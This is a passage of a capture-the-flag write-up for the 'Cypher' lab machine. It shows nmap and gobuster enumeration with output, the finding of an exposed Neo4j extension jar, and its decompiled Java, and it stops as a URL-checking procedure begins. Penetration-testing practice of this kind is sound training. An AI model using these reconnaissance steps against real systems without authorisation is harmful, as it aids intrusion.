
Cypher

Machine Information



OS
Linux

RELEASE DATE
01 Mar 2025


DIFFICULTY
Medium

POINTS
30

Target: **10.10.11.57**

Reconnaissance

```
$ nmap -sV -sC 10.10.11.57
```




```
┌──(kali㉿kali)-[~/Desktop/cypher]
└─$ nmap -sV -sC 10.10.11.57
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 10:21 EDT
Nmap scan report for 10.10.11.57
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)
|_  256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cypher.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

- 22/tcp, OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
- 80/tcp, HTTP nginx 1.24.0 (Ubuntu)
    - Redirects to cypher.htb

First, it is necessary to update the local DNS in `/etc/hosts` by adding a new record:


```
$ sudo echo '10.10.11.57  cypher.htb' >> /etc/hosts
```

Visiting `http://cypher.htb`, the following result is obtained:




What is your attack surface?

No relevant information is found by visiting the "visible" paths, except for the presence of a `Login` form.


Login
cypher.htb/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
GRAPH ASM Home About Login
Sign In
Username
Password
Sign in


A Gobuster instance is launched to enumerate directories.

```
$ gobuster dir -u http://cypher.htb -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```




```
┌──(kali㉿kali)-[~/Desktop/cypher]
└─$ gobuster dir -u http://cypher.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cypher.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 4562]
/about                (Status: 200) [Size: 4986]
/login                (Status: 200) [Size: 3671]
/demo                 (Status: 307) [Size: 0] [--> /login]
/api                  (Status: 307) [Size: 0] [--> /api/docs]
/testing              (Status: 301) [Size: 178] [--> http://cypher.htb/testing/]
Progress: 46089 / 87665 (52.57%)
```

The scan detected the presence of the `testing/` directory:



```
Index of /testing/

../
custom-apoc-extension-1.0-SNAPSHOT.jar             17-Feb-2025 11:49              6556
```

Download it and analyze:




```
┌──(kali㉿kali)-[~/Desktop/cypher]
└─$ ls
custom-apoc-extension-1.0-SNAPSHOT  custom-apoc-extension-1.0-SNAPSHOT.jar

┌──(kali㉿kali)-[~/Desktop/cypher]
└─$ tree custom-apoc-extension-1.0-SNAPSHOT/
custom-apoc-extension-1.0-SNAPSHOT/
├── com
│   └── cypher
│       └── neo4j
│           └── apoc
│               ├── CustomFunctions$StringOutput.class
│               ├── CustomFunctions.class
│               ├── HelloWorldProcedure$HelloWorldOutput.class
│               └── HelloWorldProcedure.class
└── META-INF
    ├── MANIFEST.MF
    └── maven
        └── com.cypher.neo4j
            └── custom-apoc-extension
                ├── pom.properties
                └── pom.xml

9 directories, 7 files
```


- Neo4j is a Graph Database Management System (GDBMS).

A Java class decompiler was used to inspect the `.class` files.

For example, in this case, Decompiler was used.



```java
package com.cypher.neo4j.apoc;

import java.util.stream.Stream;
import org.neo4j.procedure.Description;
import org.neo4j.procedure.Mode;
import org.neo4j.procedure.Name;
import org.neo4j.procedure.Procedure;

public class HelloWorldProcedure {
   @Procedure(
      name = "custom.helloWorld",
      mode = Mode.READ
   )
   @Description("A simple hello world procedure")
   public Stream<HelloWorldProcedure.HelloWorldOutput> helloWorld(@Name("name") String name) {
      String greeting = "Hello, " + name + "!";
      return Stream.of(new HelloWorldProcedure.HelloWorldOutput(greeting));
   }

   public static class HelloWorldOutput {
      public String greeting;

      public HelloWorldOutput(String greeting) {
         this.greeting = greeting;
      }
   }
}
```



```java
package com.cypher.neo4j.apoc;

import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.util.Arrays;
import java.util.concurrent.TimeUnit;
import java.util.stream.Stream;
import org.neo4j.procedure.Description;
import org.neo4j.procedure.Mode;
import org.neo4j.procedure.Name;
import org.neo4j.procedure.Procedure;

public class CustomFunctions {
   @Procedure(
      name = "custom.getUrlStatusCode",
      mode = Mode.READ
   )
   @Description("Returns the HTTP status code for the given URL as a string")
